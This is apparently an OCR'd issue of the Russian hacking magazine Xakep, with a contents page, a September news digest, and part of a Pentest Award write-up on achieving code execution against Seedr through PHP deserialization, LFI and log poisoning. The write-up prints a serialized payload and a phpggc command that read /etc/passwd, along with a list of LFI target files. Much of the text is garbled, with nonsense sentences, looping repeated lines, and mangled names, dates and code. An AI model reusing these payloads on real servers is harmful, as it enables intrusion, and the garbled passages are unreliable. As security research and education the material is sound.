ХАКЕР

№294

PENTEST AWARD

11 лучших конкурсных работ по пробиву, логическим багам и обходу защит

Cover Story

Пентестим СКУД на основе NFC

Гид по BloodHound

Вскрываем прошивку D-Link

Реверсим приложение на Cython

№ 294

CONTENTS

MEGANews
Самые важные события в мире инфосека за сентябрь

Взлом Seedr
Райтап – победитель Pentest Award в номинации «Пробив»

Пробив периметра
Три райтапа – победителя Pentest Award в номинации «Пробив»

Fuck the Logic
Три исследования логических багов, получившие Pentest Award

Нескучные байпасы
Работы – победители Pentest Award в номинации Bypass

NFC глазами хакера
Разбираем атаки на СКУД Mifare

Гибридная змея
Реверсим приложение на Cython

В гостях у Инны
Ломаем инсталлятор InnoSetup

BloodHound
Натаскиваем ищейку на поиск NTLM Relay

HTB Snoopy
Проводим MITM-атаку на SSH для получения учетных данных

HTB PikaTwoo
Проходим одну из самых сложных машин с Hack The Box

HTB OnlyForYou
Эксплуатируем инъекцию Neo4j

HTB MonitorsTwo
Повышаем привилегии и сбегаем из контейнера Docker

Пошив на заказ
Реверсим прошивку на примере роутера D-Link

Молчи и скрывайся
Прячем IAT от антивируса

Не кринж, а база
Выбираем базу данных для своего проекта

«Физические атаки с использованием хакерских устройств»
Как я стал автором книги

Хакерский тестер
Собираем индикатор ЭПС своими руками

Титры
Кто делает этот журнал

MEGANEWS

Ивар ПЕТЛ, Nadbanner
IVAR@NAD.RU

В этом месяце: Free Download Manager для Linux собирает статистику, Kotaku обновил свою колонку Ивана, Google конфискует из за взломов в Библиотеке Congress, сотрудник Microsoft случайно слил в сеть 38 Тбайт данных, обновлён Chrome, Opera выделяет в рекламные цели, разработчик Genshin Impact рассказал о своей борьбе бесплатным juju и другие интересные события сентября.

В FREE DOWNLOAD MANAGER НАШЛИ БЭКДОР

Download Manager
Install Manager
Install Manager
Install

MEGANEWS

← Назад статьи

ИСТОРИЮ CHROME БУДУТ ИСПОЛЬЗОВАТЬ В РЕКЛАМНЫХ ЦЕЛЯХ

Компания Google начала развертывать свою новую рекламную платформу Privacy Sandbox, которая на основе данных о посещениях пользователями сайтов в Chrome клеймит конечных лиц от использования отслеживания. Технические основы платформы были заложены в прошлом году.

Напомним, что в Компании можно внести Privacy Sandbox сделает всю полезную информацию. Сам процесс выбора рекламы будет происходить с использованием «конфиденциальных» сигналов в Chrome, где будет хранить информацию о предпочтениях пользователя.

> **«Мы настроили новые фильтры для обеспечения конфиденциальности, которые ограничивают объем данных, которые могут использовать рекламодатели и Chrome. Chrome сохраняет информацию об интересах на основе истории браузера. Кроме того, посещаемые вами сайты могут определять, что вам нравится (смотреть, делиться, делать). Chrome использует эту информацию, чтобы показывать вам персонализированную рекламу. Вы можете выбрать, какие темы и сайты будут использоваться для показа рекламы».**

Платформа предусматривает ограничение доли информации, которая «утекает» сайтам, на которые или являются многие пользователи. Заявлено, что рекламодатели смогут определять, сколько раз в день, месяц, год и даже, или конкретная платформа будет включена ежедневно от того, какую конкретную информацию вы хотите.

Среди средств, что предоставит Privacy Sandbox рекламодателям в 2024 году, при этом с первого квартала прозвучат отчеты о показах. Что касается Federated Learning of Cohorts (FLoC), то данное решение Google после критики отключили по умолчанию.

Ранее в Google сообщили, что разработают собой новую рекламную платформу, которая Google хотела, чтобы использовали пользователи, которые могли есть при отключении рекламных инструментов.

Также в Google сообщили, что разработают собой новую рекламную платформу, которая Google хотела, чтобы использовали пользователи, которые могли эффективнее и лучше видеть. Так, вместо использования сторонних файлов cookie, рекламодатели смогут использовать инструменты платформы. Privacy Sandbox будет помогать выполнять интересы пользователя непосредственно в браузере, а не отслеживать его на сайтах, что, по мнению Google, «лучше для конфиденциальности».

Рекламодатели использовали Privacy Sandbox, смотрят результаты использования, а также вносят свои предложения по изменению API. Но если будет отмечать обнаруживание данных, в которых пользователь лишь «выражает свое мнение», то Google сообщила, что «будет».

Напомним, что Google в прошлом году сообщила, что «Chrome будет отслеживать и делать сайты, которые с рекламодателями и пользователями». Также в Google сообщили, что «Chrome будет отслеживать дополнительные конфиденциальность пользователя», что «Chrome будет отслеживать, что не хватает». Также в Google сообщили, что «Chrome будет отслеживать, что не хватает».

Также в Google сообщили, что «Chrome будет отслеживать, что не хватает».

Ранее в Google сообщили, что «Chrome будет отслеживать, что не хватает».

Также в Google сообщили, что «Chrome будет отслеживать, что не хватает».

Также в Google сообщили, что «Chrome будет отслеживать, что не хватает».

ЗАВОД TOYOTA ВСТАЛ: КОНЧИЛОСЬ МЕСТО НА ДИСКЕ

Компания Toyota сообщила, что из-за работы на японском заводе из-за отсутствия места на жестком диске остановила производство, а не обнаружила. Из-за этого компания была вынуждена временно остановить производство на 14 заводах в Японии, сообщает Bloomberg.

Производство на заводах компании было приостановлено в понедельник, сообщило 23 и можно всего в принципе) в остальном работы заводы, стоит отметить, что в Toyota сообщили, что производство прекратится в случае антивирусной ошибки. В будущем это может значительно сказаться на всем ужасе в целом. Не исключено, что в Toyota сообщили, что «ошибка» в производстве. Также в Toyota сообщили, что «ошибка» в производстве.

Также в Toyota сообщили, что «ошибка» в производстве. Также

MEGANEWS

← Начало статьи

Компания Caesars Entertainment, назвавшая себя крупнейшей сетью казино в США с самой масштабной программой лояльности в отрасли, сообщила, что пострадала от кибератаки и в итоге заплатила хакерам выкуп, чтобы избежать слива данных клиентов. Информация считает, что за этим взломом могла стоять группировка Scattered Spider, недавно атаковавшая MGM Resorts.

Согласно документам, которые Caesars Entertainment подала в Комиссию по ценным бумагам и биржам США, атака была обнаружена 7 сентября 2023 года. В ходе расследования выяснилось, что злоумышленники похитили ДД программы лояльности компании, в том числе номера водительских прав и номера социального страхования клиентов.

Сам инцидент описывается как «связанная с социальной инженерией атака на поставщика аутсорсинговых ИТ-подсервисов» и не повлиял на операции компании и работу с клиентами.

Также в документах упоминается, что компания заплатила злоумышленникам выкуп, чтобы не допустить утечки похищенных данных. По информации СМИ, Caesars Entertainment выплатила хакерам примерно 15 миллионов долларов, причем изначально злоумышленники требовали у компании вдвое больше — 30 миллионов долларов.

При этом в Caesars Entertainment признают, что не могут предоставить никаких гарантий относительного «полного отсутствия дальнейшей злоумышленников. То есть не исключено, что хакеры все равно могут продать или опубликовать в сети похищенную информацию о клиентах.

> *«Мы предпримем шаги, чтобы обезопасить, что похищенные данные украдены неавторизованным способом, но не можем гарантировать результат. Мы следим за ситуацией и внимательно и (пока) не обнаружили никаких признаков того, что эти данные распространяют дальше, опубликованы в открытом доступе или использованы не по назначению, — пишет бумага.*

Хотя в своем отчете Caesars Entertainment не связывает эту атаку с какой-либо конкретной хакергруппой, за этим инцидентом может стоять группировка Scattered Spider, которая также обвиняется как Лас-Вегасом, так и MGM Resorts (Group-IB), UNC3944 (Mandiant) и Scatter Swine (Okta).

По данным исследователей, эта группировка в основном использует социальную инженерию для взлома корпоративных сетей. Так, злоумышленники выдают себя за специалистов технической поддержки («только выжимать у пользователей учетные данные, но и заставлять их передать SIM-карты («чтобы заказать контроль над ирхними номерами»), а также фишит с другой организацией («чтобы обойти аутентификацию»).

Интересно, что эту же группировку связывают с недавней атакой на MGM Resorts, которая владеет сетями отелей, курортов и казино по всему миру. Этот инцидент привел к отключению многих компьютерных систем компании, в том числе сайтов крупнейших отелей Лас-Вегаса и Нью-Йорка, систем бронирования и некоторых услуг в казино.

ЛУЧШИЕ ЯЗЫКИ ПРОГРАММИРОВАНИЯ ПО ВЕРСИИ IEEE SPECTRUM

Журнал IEEE Spectrum, издаваемый Институтом инженеров электроники и электроники (IEEE), уже в десятый раз составил рейтинг популярности языков программирования. В 2023 году экспертов снова изучили данные разных языков на сообществе, а также учитывали встречаемость в вакансиях и упоминания языков в сторонних разработках.

Первое место по-прежнему остается за **PYTHON**, который удерживает лидирующую позицию за счет более мягких и более специализированных языков, а также все чаще используется, например, в работах над ИИ.

Также в первую пятерку попадают языки **JAVA, C++, C, JAVASCRIPT**.

Лучшие языки программирования 2023 года

При этом наиболее популярные навыки при поиске работы стали вовсе на Python, а **SQL**. Для 8 так, что определяется недостаточно, чтобы сосчитать особенности и **SQL** в входит на в таблицы с каким-либо языком программирования (например, Java или C++).

GOOGLE КРИТИКУЮТ ИЗ-ЗА БАГА В LIBWEBP

В конце сентября компания Google, не делая никаких анонсов, пересмотрела рейтинг уязвимости CVE-2023-4863, связанной с опенсорсной библиотекой libwebp. Теперь, как и предупреждают многие ИБ-эксперты, эта проблема, затрагивающая тысячи программ, оценивается как критическая (10 баллов из 10 возможных по шкале CVSS) и имеет собственный идентификатор CVE — CVE-2023-5129.

Изначально компания раскрыла данные об этой уязвимости в Chrome в середине сентября, присвоив ей идентификатор CVE-2023-4863. Тогда компания не упоминала о связи этого бага с библиотекой libwebp, разработанной внутри самой Google для обработки изображений WebP.

Всего 8 апреля этой же проблемы отметились эксперты Apple Security Engineering and Architecture (SEAR) и компании Citizen Lab (здесь баг отслеживался как CVE-2023-41064), а также разработчики Mozilla Firefox. Спустя полмесяца, что день идет об одной и той же уязвимости, которую компании почему-то исправляют порознь, и о скоординированном раскрытии информации речи вновь не идет.

Специалисты Citizen Lab и вовсе заявили, что проблемы CVE-2023-41064 применялась злоумышленниками как часть цепочки zero-click-эксплоита для Message, которая получила общее название BLASTPASS.

Происходящее вызвало немалое замешательство в ИБ-сообществе, а у специалистов по информационной безопасности возникло много вопросов. Google, которая по-прежнему не спешит раскрывать подробности, проникалося только сам баговерк Google, теперь Google выпустила новое обновление, в котором представлены более детальное описание уязвимости. Проблеме был присвоен новый идентификатор — CVE-2023-5129.

Теперь затронутой проблемой библиотека libwebp наконец была упомянута в официальном рейтинге уязвимостей появилась до максимального — 10 баллов из 10 возможных по шкале CVSS (прогноз 8.8 балла, ранее присвоенные баги CVE-2023-4863).

Как обьяснялося теперь, баг был связан с алгоритмом Хаффмана, который использован libwebp для lossless-сжатия, и позволяет злоумышленникам выполнять запись out-of-bounds с использованием вредоносных HTML-страниц.

ПОЛЬЗОВАТЕЛИ ЛЮБОЙНОВЕСТНЫХ САЙТОВ ВЫБОСЛИ НА 85%

Разоблачение подвел этого популярно по блокировкам сайтов, распространяющим запрещенную РФ информацию. За период год в году было заблокировано на **85%** больше сайтов и на **10%** — отдельных материалов. В масштабах Рунета говорит, что рост количества блокировок способствовало расширение основания для ими в прошлом году.

Всего в ЕАИС ведомственно по требованиям Роскомнадзора в Реестре заблокировано или удалено более **885 000** сайтов с запрещенной информацией, а также около **1 100 000** отдельных материалов.

СОТРУДНИК MICROSOFT СЛИЛ В СЕТЬ 38 ТБАЙТ ДАННЫХ

Аналитики компании Wiz обнаружили масштабную утечку, допущенную одним из сотрудников Microsoft. Обновляя резервные с ИТ материалы на Github, сотрудник случайно выложил в открытый доступ 38 Тбайт конфиденциальных данных, среди которых были приватные ключи, пароли, а также больше 30 тысяч внутренних сообщений из Microsoft Teams.

> *«Мы обнаружили на GitHub управляемый Microsoft репозиторий robust-models-transfer. Этот репозиторий принадлежит исследовательскому подразделению Microsoft по искусственному интеллекту, и его цель — предоставление открытых исходных кодов и ИИ моделей для распознавания изображений», — рассказывает исследователи.*

Оказалось, что еще в сентябре года Microsoft использовала для передачи данных технологию Azure SAS (Shared Access Signature), которая позволяет делиться информацией из аккаунтов Azure Storage. Хотя уровень доступа может быть ограничен только конкретными файлами, в этом случае ссылка была настроена «на неправильно — на «Полный доступ ко всей учетной записи, включая 38 Тбайт личных файлов.

> *«Этот URL-адрес предоставлял доступ не только к опенсорсным моделям для обучения ИИ. Из-за ошибки в настройке таким образом, что давал права на доступ ко всей учетной записи Azure Storage, что по ошибке привело к раскрытию конфиденциальных данных», — говорят представители Wiz.*

Случайно скопированная учетная запись содержала 38 Тбайт информации, включая резервные копии с персональных компьютеров сотрудников Microsoft.

> *«Резервные копии содержали конфиденциальные личные данные, включая пароли к сервисам Microsoft, секретные ключи и более 30 000 внутренних сообщений Microsoft Teams», — подчеркивают исследователи.*

Более того, токен оказался неправильно сконфигурирован и в результате предоставил права не только чтения, но и записи всем желающим (включая потенциальных злоумышленников) возможность удалять и перезаписывать существующие файлы.

> *«Злоумышленник мог бы внедрить вредоносный код во все ИИ модели в этом учетной записи Storage, и каждый пользователь, впоследствии доверяющий GitHub-репозиторию компании Microsoft, оказался бы заражен», — рассказывают специалисты.*

В своем отчете специалисты Wiz отмечают, что точечно SAS в целом представляет серьезную угрозу безопасности (из-за отсутствия мониторинга и управления), а их использование должны быть максимально ограничено. Эксперты заявляют, что такие точечно очень сложно отслеживать, поскольку Microsoft не предоставляет централизованного способа управления ими в рамках портала Azure. Кроме того, прежде чем настроить такие сборщики, что «срок их действия будет фактически вечным, без верхнего предела».

По данным Wiz, инженеры Microsoft заинтересовались SAS токен в течение двух дней после того, как им сообщили об этой проблеме (в июне текущего года). Через месяц этот токен был заменен на Github.

В Microsoft сообщили, что в ходе этой утечки не были раскрыты данные клиентов и никакие внутренние сервисы компании не подвергались рискам из-за произошедшего.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Google удалит сохраненные на паролей контент из личных коллекций Google Saved

«Умный» поиск вернется спасает пароли, email и местоположение пользователей

Роутеры Asus уязвимы перед удаленным выполнением кода

Исследователь использовал Hipper Zero для Bluetooth-атаки на iOS-устройства

Microsoft назвала современные авто «шпионами» с точки зрения конфиденциальности

В Google Play нашли несколько вредоносных модов Telegram

Атака WXG-Exe позволяет перехватывать пароли через Wi-Fi

Информация об обходе блокировки могут запретить с 1 марта 2024 года

Хакеры проникли в системы Международного уголовного суда

Группировка RansomHouSE заявила, что взломала все системы компании Sony

ВЗЛОМ SEEDR

РАЗБИ — ПОБЕДИТЕЛЬ PENTEST AWARD В НОМИНАЦИИ «ПРОВЕРЬ»

by
Dmitrii Kirillov aka
Dreamer/Mindsnipe aka
Mr. Robot

В этой статье я расскажу о том, как я сделал в шапочку несколько проблем безопасности с одного удаленного выполнения кода (RCE) на сервере компании VK. Я описал свои шаги и подробностях, чтобы показать, как исследователь мыслит во время обнаружения уязвимостей.

Pentest Award

В августе 2019 года прошло церемония награждения Pentest Award — премии за исследования, по тестированию на проникновение, которую учредила компания Aelita. Мы проводили лицензирование, а также выдавали сертификаты. Среди прочих номинантов оказался Дмитрий Чебыкин. Чтобы получить сертификат, Дмитрию нужно было выиграть в номинации «Проверь».

Не буду скрывать, я — фанат программы Bug Bounty (это на практике). Иногда спецы по тестированию новых компаний, а программисты — наоборот, или даже бывает наоборот: компании шлют собрать новые веховые фичи — и разносят в пятницу вечер. Бывает, что бюджеты бюджетные, сотрут временем и уходят.

По своему опыту могу сказать, что получить доступ к чему-то, что до себя никто не пустил тогда-то, очень выгодно. Ты пощупаешь НаЗеле/Ок есть вероятность подключения на анонсированные небо программы и получить вознаграждение. Ты пощупаешь Bug Bounty — и получишь вознаграждение. Чтобы сделать это, нужно только что-то найти. Но, к сожалению, в последнее время, в Bug Bounty, в Pentest Award, в Pentest Awards, в Bug Bounty, в Pentest Awards, в Bug Bounty, в Pentest Awards, в Bug Bounty

ВЗЛОМ SEEDR

РАЙТАП — ПОКЕЦЯТЕЛЬ
PENTEST MAGAZINE
В КОМАНДЕЦЫН «ГРОБАЙТ»

КОМАНД

Несколько раз спустя мой мозг вид стандарт закрепился за какой-то информацией. Теперь достаточно ввести «file» и в функции **uploadFile()** Вторая PHP-ка **player_seedr** он оказалась исправной, и я сразу начал изучать эту тему. Использовалась с сочинена Twigsday Oliver, которая обеспечивает скачивание PHP с несколько дополнительными с функции **uploadFile()**. Хотя уязвимости, связанные с ними, все еще теоретические, я решил сделать несколько изменений, чтобы нарисовать магическую картину. После предварительных изменений я получил ошибку при загрузке **seedr.zip**, уязвимости нагрузку на контроллерном сервере, отсюда вопросы:

Серьезно? Ты устроиться не осознать мистер? Я только начал. Что подумал это не поможет на стандартном сообщении с закономерности могло не отрицательно:

```
Errorception [ 2 ]: File_put_contents(/var/www/seedr-backend.v1/application/logs/2018-07-20.log): Failed to open stream: No space left on device in SYSPATH/classes/Kohana/Log/File.php [ 84 ]
```

Скорее всего, это ошибка можно поэтому, что мы скачиваем отрывком слишком много запросов, когда я пробовал для и «скан сортыи» уязвимости, ошибка исчезла.

Настоящий вопрос для исчерпывает? Вопрос, что «приемлемо» PHP-скрипт все же что то подразумевает. Интересно. Копнем? В уже исправной версии «player_seedr» мы нашли следующее:

Здесь в «данные» мы отображаем, чтобы рассказать в Seedr о том, что мы скачиваем **wallstreet.fr**. Однако стоит отметить, что в «данные» цитата, которая в Twig предусмотрена, — это или личные предпочтения, а для «Twigsday» — обязательно.

Seedr и Kickstarter — «поддержка» и «разработчики». В Seedr отправляем данные, поэтому я предположил, что она была создана задолго до Twitter. Мой «профиль» были «уличены» на тот момент ещё Mail.Ru Group, «которая» какие то «формы» обращения и «разницы» на Nickelfire с «после сроки» Twitter. Обратим **v2.natlivestil.fr/api/ api.seedr.fr/ api/signup/ ru_player_seedr.fr** имеем общую «цепочку» Twig. Нарисовать, чтобы стало понятнее:

Итак, Twigsday, которая помогает в «скачке» страницы с «данной» **Environment. Included files. Loaded extensions** — выглядит «плохо». Вот что в ответе после «скачки» на страницу **Included files**:

Полно 90 файлов, по «три» — «данные» «вкусу», подгружаемые с помощью метода **actival.php**. Выяснили на «Twitter» что «значит», что «в «сайте» «не формируется?» Да это же. После небольшого поиска и нашел на GitHub: «actival.php» выглядит вот вот! «Шаблоны»:

Похоже **v2.natlivestil.ru** и **api.seedr.ru** имеет общую «корень» base. Я «решил» сделать «запрос» к **api.seedr.ru** также не способен (**https://api.seedr.ru/signup**) «ответ» тот же.

Чтобы «запрос» был «выполнен» на **api.seedr.ru/video** (получает «данные» «отсюда» и «данные», а «как» «ответ» в **http://www.com/api/video/1234.zip**) «нужно» мы «можем» «отобрать» «данные» из «сервера» на «сервер».

Как и «данные», так присутствовал «серит» авторизуем Сотрогин. Сервер подсказывает «данные» в «нашем» «несколько» «отличаются» «полным» при доступе авторизации:

- Seff Main (BODATA/main/vendor/jquerytabs/...)
- Seff Main (BODATA/main/vendor/ckfinder/...)
- Seff(http://www/main/vendor/ckfinder/...)
- Seff(http://www/main/vendor/jquerytabs/...)
- Seff(http://www/main/vendor/ckfinder/...)

В знал, что в PHPBOOK есть несколько «разных» параметров для Guide. Seff Main и Seff(http://www/main/vendor/jquerytabs/...) «отличаются» «разными» «в» **api.seedr.ru**. Но «поменять» «новый» «шаблон» Twigsday, поэтому я нашел «дыкой» для Twigsday «которая» «отобрал» «наш» «шаблон» «на» «сервере». Это решение «и» то, что «нет» «использовал» для

Seff Main и Seff(http://www/main/vendor/jquerytabs/...) «имеет» «на» Modules и Seff(http://www/main/vendor/jquerytabs/...) «имеет» «на» Modules. Но «это» «отличие» бесполезно «в» «разных» «шаблонах» «на» «сервере».

Но в этом авторитетном есть каталог **system**, который на самом деле является «отдельным» авторитетным Kohana Core:

Попробуем поискать магические методы уже в этом авторитетном. Для **__destruct()**, **__wakeup()** результатов почти нет, но результаты **__toString()** отображаются:

В белго проскорчили результаты, и файл **classes/Kohana/View.php** а также его функция **render()** сразу же привлекли мое внимание.

Далее «данные», что в «прошлом» у меня был «обходной» этап бывшар разработки. Я написал несколько проектов на Laravel и уже был знаком с магическим методом **__toString()**. Я знал, что «данные» «отображаются» «данные» в «данные» «отображаются» данные Blade. Поскольку таким данным обычно загружают шаблоны в «представлении», что «могу» как то передать в «функцию» «всего собственной» файл или «шаблон».

Давай «внимательно» рассмотрим функцию **render()**:

```
public function render($file = NULL)
{
    if ($file != NULL)
    {
        $this->set_filename($file);
    }

    if (empty($this->_file))
    {
        // Throw exception
        throw new View_Exception('You must set the file to use within your view before rendering');
    }

    // Combine local and global data and capture the output
    return View::capture($this->_file, $this->_data);
}
```

Функция **render()** принимает один аргумент под названием **$file**, а затем вызывает функцию **capture()**:

```
protected static function capture($kohana_view_filename, array $kohana_view_data)
{
    // Import the view variables to local namespace
    extract($kohana_view_data, EXTR_SKIP);

    if (View::$_global_data)
    {
        // Import the global view variables to local namespace
        extract(View::$_global_data, EXTR_SKIP | EXTR_REFS);
    }

    // Capture the view output
    ob_start();

    try
    {
        // Load the view within the current scope
        include $kohana_view_filename;
    }
    catch (Exception $e)
    {
        // Delete the output buffer
        ob_end_clean();

        // Re-throw the exception
        throw $e;
    }

    // Get the captured output and close the buffer
    return ob_get_clean();
}
```

Как сказано в комментарии, функция **capture()** объединяет локальные и глобальные переменные и фиксирует вывод. Она принимает два аргумента **$kohana_view_filename** и **$kohana_view_data**. Что, вероятно, для заметки функции, которой потенциально можно злоупотреблять при загружении:

```
// Load the view within the current scope
include $kohana_view_filename;
```

Функция **include()** (это уже похожевший! LFI и RCE. Но есть, но у нас контроль **$kohana_view_filename**?

Оказывается, да! Мы можем передать его в качестве аргумента в функции **__construct()** во время создания объекта View:

```
public function __construct($file = NULL, array $data = NULL)
{
    if ($file != NULL)
    {
        $this->set_filename($file);
    }

    if ($data != NULL)
    {
        // Add the values to the current data
        $this->_data = $data + $this->_data;
    }
}
```

В этот момент я меня выполнился все условия для успешной эксплуатации «уязвимости» авторизации:

- в контроллерном вводим данные
- у меня был магический метод __toString() класса View с помощью функции include();
- класс View был загружен.

Бинго!

ВСЁ ВМЕСТЕ


Чтобы «проверить» данные я создал «задачу» в «системе» для PHPBOOK. Начальник, которая поле были добавлены в основной репозиторий:

```
<?php

namespace GadgetVacationRental;

class PB1 extends \PHPBOOK\GadgetChain\Filehead
{
    public static $version = '1.7';
    public static $author = 'Jackfrag';
    public static $date = 'Sys';
    public static $infoPanel = 'IncludeFl';

    public function generate(array $parameters)
    {
        return new View($parameters['remote_path']);
    }
}

class View
{
    protected $_file;

    public function __construct($_file)
    {
        $this->_file = $_file;
    }
}
```

Затем я просто запустил PHPBOOK и получил следующий сериализованный объект:

```
O:3:"PB1":1:{s:5:"_file";O:4:"View":1:{s:5:"_file";s:11:"/etc/passwd";}}
```

Я развернул нагрузку на контроллерном сервере и отправил запрос. Результат показан на скриншоте ниже:



Но крайний мерзк это было что по «комнате». Но что что в «задаче»? Ведь «нужно» «использовать» метод **__toString()** и метод **__wakeup()** или **__destruct()**, которые срабатывают в момент создания и уничтожения объекта соответственно. В documentation PHP сказано:

Note: __toString() however was not given permissions to throw exceptions in Zend Engine 1. This was changed in Zend Engine 2.

Получается, мне как то необходимо вывести объект View. Но сказано дело проще простого. Давайте, что я «уговорю» передать объект View в качестве значения атрибута title или description — пусть, которая и передаю данные с массивом, чтобы выявить Error exception. Вот как выглядит мой «шаблон»:

Я получил сообщение файла /etc/passwd внутри материала **og:description**. Кроме, поскольку метод View фактически пустые, чтобы получить ошибку, но это все еще ещё не RCE.

Продолжение ↓

ВЗЛОМ SEEDR

РАЙТАП — ПОБЕДИТЕЛЬ PENTEST AWARD В НОМИНАЦИИ «ПРОБИВ»

Уклониться LFI — настолько редкая находка в современных веб-приложениях, что мы просто вспоминать, где можно разместить нагрузку, чтобы загрузить ее с помощью функции `include()` и получить RCE. Наиболее распространены такие техники:

* загрузка файлов в чатах случая в приложении не было этой функциональности;
* логи (Apache, Nginx, Mail, SSH...);
* `/proc/*/fd`, `/proc/self/environ`;
* файл PHP сессии

```
Error:Exception [ Warning ] include(/var/www/[redacted]): failed to open stream: No such file or directory
```

```
Error:Exception [ Warning ] include(): Failed opening '/var/www/[redacted]' for inclusion (include_path='.:/usr/share/pear:/usr/share/php') ...
```

```
Error:Exception [ Warning ] include(/var/log/apache2/access.log): failed to open stream: No such file or directory
```

```
Error:Exception [ Warning ] include(/var/log/apache2/error.log): failed to open stream: No such file or directory
```


```
Error:Exception [ Warning ] include(/proc/self/fd/10): failed to open stream: No such file or directory
```

```
Error:Exception [ Warning ] include(/var/lib/php/sessions/sess_4ofbs3lbr0h2ad5ffo4ifcb4b7): failed to open stream: No such file or directory
```

Как ты уже понял, в перепробовали почти всё, но ничего не сработало. Прошло время сделать несколько шагов назад, а именно к ошибке, связанной с отсутствием места на хостинге:

```
Error:Exception [ Warning ] file_put_contents(/var/www/[redacted]/cache/1.cache): failed to open stream: No space left on device ...
```

Из этой ошибки я смог извлечь путь к какому-то логу `/application/logs/2021/12/20.php`. После попытки открыть `https://api-seed.seedr.ru/application/logs/2021/12/20.php` я получил код статуса 404. Но знаю, что меня подтолкнули, но я изменил расширение `.php` на `.log` и...



Похоже, что я не могу получить доступ к логам с расширением `.php` непосредственно в браузере. К сожалению, приложение, потребовало ввода пароля — кстати с адресом `http://api-stage.seedr.ru/application/logs/2021/12/20.php`, я получил код статуса HTTP 404. Не знаю, что меня подтолкнуло, но я изменил расширение `.php` на `.log` и...

Да, я получил огромный лог-файл, после чего мой Burp Suite даже немного подвис. Должен отметить, что такой трюк не сработал на production-хосте `api-seedr.ru`. Думаю, что разработчики Seedr специально что-то поменяли на stage-хосте, чтобы пользователи доступ к логам. Но, как обычно, это привело к проблеме безопасности.

В очередной раз перехвачу мной отправленный ранее запрос. Ты еще помнишь, как я вышал Error exception в первый раз (`https://api.seedr.ru/svsg`)? Вот запись об этом в логе:

После краткого анализа логов я «отравил» его такой записью:

```
[2021-12-20 10:00:00] Error:Exception [ Warning ] file_put_contents(/var/www/[redacted]/cache/1.cache): failed to open stream: No space left on device ...
```

С помощью PHPGGC я сгенерировал новый сериализованный объект `View` с файлом `/var/www/[redacted]/application/logs/2021/12/20.log` в качестве нагрузки. Теперь я перешел к тестированию на локальном окружении. Многочасовая отладка, эксперименты с функцией `include()` и я почти не привел к желаемому результату.

Примерно утренней дуэль, я вспомнил еще одну потрясающую статью от Charles Fol. Lanser — v8.4.2 debug mode: Remote code execution (CVE-2021-3129). В ней автор использует технику с особенностью множественного декодирования нагрузки и «порчи» не-base64-символы. Интересные и прочитай об этом в блоге таинственного исследователя безопасности Orange Tsai.

Моя идея заключалась в том, чтобы отравить лог PHP-нагрузкой, закодированной base64 множество раз, а затем расшифровать его с помощью нескольких `PHP-фильтров`: `convert.base64-decode` внутри функции `include()`, чтобы обойти ошибку с символом `.`. Но поскольку у меня была бесконечная ночь, мой мозг работал плохо, и я совсем забыл, что в случае с Lanser исследователь злоупотреблял цепочкой фильтров `iconv.utf-8.utf-16|convert.iconv.utf-16/utf-8|convert.iconv.utf-8/utf-16|convert.iconv.utf-16/utf-8` с одинаковыми аргументами внутри, что позволяло ему перечислять лог. Я такие забыл и о следующем ограничении:

The `base64-decode` chain shows its limits

We said earlier that PHP will ignore any backtick when base64 decoding a string. This is true, except for one character: a. If you use the `base64-decode` filter a string that contains a a in the middle, PHP will yield an error and return nothing.

Из-за предназначенного пути `/application/logs/2021/12/20.log` я скачал несколько раз предварительно дня и планировал отравить лог за 21 декабря в начале утра, пока он не стал слишком большим.

Я не заметил, что в конце записи лога PHPGGC, и у меня в начале оставался целый день до 21 декабря. Не теряя времени, я попытался проверить уязвимость на `api.seedr.ru`, так как все последние тесты в проекции на `api-stage.seedr.ru`. Еще раз с помощью PHPGGC я сгенерировал объект `View` с файлом `/etc/passwd`, разместил его на контрольируемом сервере и не дождал и попытался отравить лог. Я сделал 3 запроса: 1 запрос те же шаги на `api-stage.seedr.ru`, но там по-прежнему все работало как надо. Это, наверно, розыск только stage-хост?

НУЛЕВОЙ БАЙТ

Здесь я должен признаться, что, когда я генерировал сериализованный объект с помощью PHPGGC, я немного изменил его:

```
$ ./phpggc -a -f -b -p '<?php echo "<pre>"; var_dump(file_get_contents("/etc/passwd"); ?>' -o /tmp/View.log Laravel/RCE1 View
```

Действительно ли строка `*_file` состоит из восьми символов? Нет, только из шести. Именно это и исправил каждый раз, в все отправлялись без ошибки на `api-stage.seedr.ru`. Ответ в трассировке стека я заметил следующее:

```
object: View(2) {
  protected _file => NULL
  protected _view => NULL
  protected _data => array(0) {}
  public "_file" => string(11) "/etc/passwd"
}
```

Значение защищенного атрибута `_file` равно `NULL`, но по какой-то причине у объекта `View` ещё есть публичный атрибут `*_file` с моей нагрузкой. Возможно, знатоки PHP уже поняли причину такого поведения, но мне пришлось потратить несколько время на решение этой проблемы.

Как ты мог заметить по скриншотам, для кражи нагрузки я использовал скрипт Webhook — быстрое и простое решение для кражи входящих HTTP-соединений и разрешение нагрузки. К сожалению, на сайт раз это сгружал со моей записью `/etc/passwd`. Еще раз с помощью PHPGGC я сгенерировал новый объект `View` с файлом `/etc/passwd`, разместил его на контрольируемом сервере и не дождал и попытался отравить лог. Я сделал 3 запроса: те же шаги на `api-stage.seedr.ru`, но там по-прежнему все работало как надо. Это, наверно

ПРОБИВ ПЕРИМЕТРА

ПРОГРАММЫ ПРОТИВ ПРОКСИ, ПОЛЕЗНЫЕ ФАЙЛЫ И ВЗЛОМ ЗАВИСИМОСТЕЙ

В августе 2020 года прошла крупная конференция организации Positive Hack Days — проверка для специалистов по пентестированию на прочность. Мы опубликуем лучшие доклады работы на каждой номинации и начнем с проблемы периметра.

Компания Rally создала проект, чтобы получить новые знания, помочь сообществу и собрать и сделать с своих достижения. Для участия специалисты приглашались в Ростелеком-Солар, Positive Technologies, Group-IB, Positive Hack Days, компании, профессионалы и хакеры.

Мы выбрали лучшие доклады, чтобы получить новые знания и стать стратегическим партнером. Мы рассчитываем, что вы сможете получить пользу и для себя.

ЧЕТВЕРТЫЕ МЕСТО – ВЗЛОМ ЗАВОДА С ТЕЛЕФОНЫ–

Автор: w007

В 2000-ых у спецслужб и контрольных органов бытовали сотовые телефоны с отрицательным зарядом. Мы дарсуть пользуются простыми и дорогими. Но в 2020 году ситуация изменилась, и сотовые телефоны стали дешевыми, и с ними, по-видимому, появились и с использованием любых, или телефонов.

